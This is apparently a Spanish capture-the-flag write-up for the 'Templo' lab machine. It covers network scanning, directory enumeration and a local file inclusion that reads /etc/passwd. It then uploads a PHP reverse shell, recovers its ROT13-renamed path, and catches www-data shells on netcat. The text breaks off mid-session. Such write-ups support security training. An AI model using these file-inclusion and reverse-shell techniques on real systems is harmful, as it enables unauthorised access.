

Nicolas Guerra Garcia

Templo




Introducción:

La máquina The HackerLabs - Templo es un reto de ciberseguridad enfocado en pruebas de hacking ético. Trata de explorar, identificar vulnerabilidades y explotar servicios como PHP y contenedores LXD/LXC para resolver desafíos relacionados con la seguridad informática, desarrollando habilidades en análisis, penetración y resolución de problemas. A pesar de estar marcada como fácil, no lo es tanto, ya que requiere buscar mucho y analizar en profundidad para avanzar.

Escaneo:

Lo primero que haces es escanear para saber que red es la de la máquina, y una vez que lo sabemos ya podríamos empezar. Lo hacemos con un netdiscover -r hacia nuestra red




The screenshot shows a terminal window titled "Parrot Terminal". The command "netdiscover -r" was run, resulting in the following output:

```
Currently scanning: Finished! | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

IP          At MAC Address    Count   Len  MAC Vendor / Hostname
-----
10.20.30.1  52:54:00:12:35:00 1       60  Unknown vendor
10.20.30.2  52:54:00:12:35:00 1       60  Unknown vendor
10.20.30.3  08:00:27:f2:80:8e  1       60  PCS Systemtechnik GmbH
10.20.30.10 08:00:27:c9:95:d2  1       60  PCS Systemtechnik GmbH
```

Hacemos un nmap -A para saber que puertos estan abiertos y algo mas de información, una vez que vemos los puertos que tiene abiertos procedemos a averiguar mas cosas.




```
[root@nguerra]# nmap -A 10.20.30.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-10 19:32 CET
Nmap scan report for 10.20.30.10
Host is up (0.00044s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 bc:8f:97:fa:60:eb:ed:b2:8c:3b:c0:65:3b:48:69:f1 (ECDSA)
|_ 256 f9:b0:9b:20:8f:3a:7b:33:e7:95:a5:43:e7:9b:c6:59 (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: RODGAR
MAC Address: 08:00:27:C9:95:D2 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Linux 4.15 - 5.8 (96%), Linux 6.32 - 3.10 (96%), Linux 5.0 - 5.5 (96%), Linux 3.4 - 3.10 (95%), Synology DiskStation Manager -5644 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17)
)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.44 ms 10.20.30.10

OS and Service detection performed. Please report any incorrect results at https://nmap.org/su/
/
Nmap done: 1 IP address (1 host up) scanned in 26.06 seconds
[root@nguerra]#
```

Miramos en la web por la ip para ver que hay, probamos haciendo un ctrl + u para ver que hay en el backend para ver si encontramos algo.




ÉXITO

**NAMARI lo es
todo solo debes
probar**

Probamos a hacer un gobuster en la web para saber que directorios pueden aparecer ocultos. Podemos ver que hay uno que nos llama la atencion que es el de **wow**

```
[root@nguerra]~[/home/parrot]
└─# gobuster dir -u http://10.20.30.10 -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.20.30.10
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/.htpasswd      (Status: 403) [Size: 276]
/.hta           (Status: 403) [Size: 276]
/.htaccess      (Status: 403) [Size: 276]
/css            (Status: 301) [Size: 308] [--> http://10.20.30.10/css/]
/fonts          (Status: 301) [Size: 310] [--> http://10.20.30.10/fonts/]
/images          (Status: 301) [Size: 311] [--> http://10.20.30.10/images/]
/index.html     (Status: 200) [Size: 20869]
/js              (Status: 301) [Size: 307] [--> http://10.20.30.10/js/]
/server-status   (Status: 403) [Size: 276]
-wow             (Status: 301) [Size: 308] [--> http://10.20.30.10/wow/]
Progress: 4723 / 4724 (99.98%)
=====
Finished
=====
[root@nguerra]~[/home/parrot]
└─#
```

Probamos a mirar que hay dentro de clue.txt




Index of /wow

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
clue.txt	2024-08-07 14:46	14	

Apache/2.4.58 (Ubuntu) Server at 10.20.30.10 Port 80

Parece ser que nos da una pista que es /opt pero cuando vamos al opt no nos deja hacer nada porque tenemos el acceso denegado



Después de varios intentos y averiguar me di cuenta que en la pagina principal ponía uno de los directorios que nos abriría una puerta para poder hacer algo y resolver la máquina

ÉXITO

NAMARI lo es todo solo debes probar

Al parecer tenemos un sitio donde podemos subir archivos y poner alguna cosa de comandos.

A screenshot of a web browser showing a file upload interface and an inclusion interface. The browser title bar says "Subida de Archivos y LFI".

Subir Archivo

Selecciona un archivo para subir:

No file selected.


Incluir Archivo

Archivo a incluir:

At the bottom of the browser window, there are tabs: "Menú", "Parrot Terminal", and "Subida de Archivos y L...".

Explotación:

Probe todo esto y solo una de momento me funciono



Después de un rato intentando con otras formas la única que funciono fue la de /etc/passwd. La que me da algo de información pero nada de lo normal

The screenshot shows a web browser window with the URL `10.20.30.10/NAMARI/index.php?page=%2Fetc%2Fpasswd`. The page content is a terminal session output:

```
root:x:0:root:/root/bin/bash daemon:x:1:daemon/usr/sbin/nologin bin:x:2:bin:/bin/usr/sbin/nologin sys:x:3:sys:/dev/usr/sbin/nologin sync:x:4:65534:sync/bin/bin/sync games:x:5:60:games/usr/games/usr/sbin/nologin man:x:6:12:man:/usr/cache/man/usr/sbin/nologin lp:x:7:7:lp/var/spool/lpd/usr/sbin/nologin mail:x:8:8:mail:/var/mail/usr/sbin/nologin news:x:9:9:news:/var/spool/news/usr/sbin/nologin uucp:x:10:10:uucp/var/spool/uucp/usr/sbin/nologin proxy:x:13:13:proxy:/bin/usr/sbin/hologin www-data:/var/www/usr/sbin/nologin backup:x:34:34:backup:/var/backups/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd/usr/sbin/nologin _apt:x:42:65534:/nonexistent/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin systemd-timesync:x:997:997:systemd Time Synchronization:/usr/sbin/nologin dhcpcd:x:100:65534:DHCP Client Daemon.../usr/lib/dhcpcd:/bin/false messagebus:x:101:102::/nonexistent/usr/sbin/nologin systemd-resolve:x:992:992:systemd Resolver:/usr/sbin/nologin pollinate:x:102:1:/var/cache/pollinate:/bin/false polkitd:x:991:991:User for polkitd:/usr/sbin/nologin syslog:x:103:104:/nonexistent/usr/sbin/nologin uuid:x:104:105:/run/uuid:/usr/sbin/nologin tcpdump:x:105:107:/nonexistent/usr/sbin/nologin tss:x:106:108:TPM software stack.../var/lib/tpm:/bin/false landscape:x:107:109:/var/lib/landscape/usr/sbin/nologin fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin usbmux:x:108:46:usbmux daemon.../var/lib/usbmux/usr/sbin/nologin sshd:x:109:65534:/run/sshd:/usr/sbin/nologin rodgar:x:1000:1000:rodgar:/home/rodgar/bin/bash
```

Below the terminal is a "Subir Archivo" (Upload File) form with a "Seleccióna un archivo para subir:" (Select a file to upload:) input field and a "Subir Archivo" (Upload File) button.

At the bottom is an "Incluir Archivo" (Include File) form with an "Archivo a incluir:" (File to include:) input field containing "/etc/passwd" and an "Incluir" (Include) button.

The browser's address bar shows the URL `10.20.30.10/NAMARI/index.php?page=%2Fetc%2Fpasswd`.

Cogemos una revershell que nos sirva, en mi caso cogí una revershell que ya utilice antes en otras maquinas y que se que funciona

The screenshot shows a GitHub repository page for 'WireSeed/exploits'. The repository is public and contains a file named 'exploits / php-reverse-shell / php-reverse-shell.php'. The file was created by 'WireSeed' and has 182 lines of code (154 loc) and a size of 5.27 KB. The code editor shows the first line: '1 <?php'. The interface includes tabs for Code, Issues, Pull requests, Actions, Projects, Security, and Insights.

Le subimos el revershell para intentar hacer una escucha y a ver si podemos conseguir al subir el archivo que nos deje acceder.

The screenshot shows a terminal window with a file upload interface. On the left, there is a sidebar with links to Recientes, Carpeta personal, Escritorio, Descargas, Documentos, Imágenes, Música, and Videos. The main area shows a file browser with a path of 'parrot/Desktop/revershell'. A file named 'revrshell.php' is selected, showing details: Tamaño 5,4 kB, Tipo Programa, and Modificado 12:05.


Al parecer no funciona de esta forma y tendremos que mirar otra forma para poder conectarnos

```
[root@nguerra]-[/home/parrot/Desktop]
└─#nc -lvpn 4444
listening on [any] 4444 ...
```

Hice otro gobuster para ver que hay dentro del directorio NAMARI y pudimos ver que hay un directorio de uploads. Entraremos a ver que hay dentro para ver si podemos ejecutar mi revershell ya que la subimos con exito

```
[x]-[root@nguerra]-[/home/parrot/Desktop]
└─# gobuster dir -u http://10.20.30.10/NAMARI -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.20.30.10/NAMARI
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/.htaccess      (Status: 403) [Size: 276]
/.hta          (Status: 403) [Size: 276]
/.htpasswd      (Status: 403) [Size: 276]
/index.php      (Status: 200) [Size: 2995]
/uploads        (Status: 301) [Size: 319] [--> http://10.20.30.10/NAMARI/uploads/]
Progress: 4723 / 4724 (99.98%)
=====
Finished
=====
[root@nguerra]-[/home/parrot/Desktop]
└─#
```


Al parecer tenemos denegado el permiso y no podemos hacer nada con esto



Intente crear un servidor en python para ver si con el comando podía conectarme pero tampoco.

A screenshot showing a file inclusion tool on the left and a terminal session on the right. The tool has a form where "Archivo a incluir:" is set to "wget http://10.20.30.4:8000/test" and a blue "Incluir" button. The terminal session shows the results of the gobuster command and then a command to start a Python HTTP server on port 8000.

Probé a llamar a mi archivo que hace de reverseshell por la línea del buscador pero no funciona tampoco




Not Found

The requested URL was not found on this server.


Apache/2.4.58 (Ubuntu) Server at 10.20.30.10 Port 80

Después de investigar bastante sobre php encontre que si tiene unos parámetros podemos hacer un ataque de filtros para poder encontrar algo(para acceder al codigo de php)


Parámetros de archivos: Si la URL contiene algo como `index.php?page=home.php`,



Subir Archivo



Incluir Archivo



Nos dio un código encriptado en base64, lo desencriptamos y lo pasamos a un archivo para ver que hay dentro

Nicolas Guerra Garcia

Se puede observar en el código que guarda el nombre del archivo que subimos en una variable y que solo cambia el nombre en root13

```
</style>
</head><?php
// Manejo de subida de archivos
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $target_dir = "uploads/";

    // Obtiene el nombre original del archivo y su extensión
    $original_name = basename($_FILES["fileToUpload"]["name"]);
    $file_extension = pathinfo($original_name, PATHINFO_EXTENSION);


    $file_name_without_extension = pathinfo($original_name, PATHINFO_FILENAME);
    $rot13_encoded_name = str_rot13($file_name_without_extension);
    $new_name = $rot13_encoded_name . '.' . $file_extension;

    // Crea la ruta completa para el nuevo archivo
    $target_file = $target_dir . $new_name;


    // Mueve el archivo subido al directorio objetivo con el nuevo nombre
    if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $target_file)) {
        // Mensaje genérico sin mostrar el nombre del archivo
        $message = "El archivo ha sido subido exitosamente.";
        $message_type = "success";
    } else {
        $message = "Hubo un error subiendo tu archivo.";
        $message_type = "error";
    }
}

if (isset($_GET['page'])) {
```

Nos vamos a la pagina de roo13.com y le ponemos el nombre del archivo que subimos y copiamos lo que nos da.



Procedemos a ir a uploads y ponemos lo que nos dio la web de root13 y el .php que es de la revershell que subimos.



Tenemos que tener una terminal en escucha para poder hacer la revershell. Una vez que ya recargamos la pagina estaremos dentro.

```
[parrot@nguerra]~[~/Desktop/revershell]
└─ $ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.20.30.4] from (UNKNOWN) [10.20.30.10] 55064
Linux TheHackersLabs-Templo 6.8.0-39-generic #39-Ubuntu SMP PREEMPT_DYNAMIC Fri Jul 5 21:49:14 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
13:55:11 up 2:48, 0 user, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```


Hacemos que la terminal se vea bien con el script /dev/null -c bash

```
[parrot@nguerra]~[~]
└─ $ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.20.30.4] from (UNKNOWN) [10.20.30.10] 44258
Linux TheHackersLabs-Templo 6.8.0-39-generic #39-Ubuntu SMP PREEMPT_DYNAMIC Fri Jul 5 21:49:14 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
13:58:51 up 2:52, 0 user, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
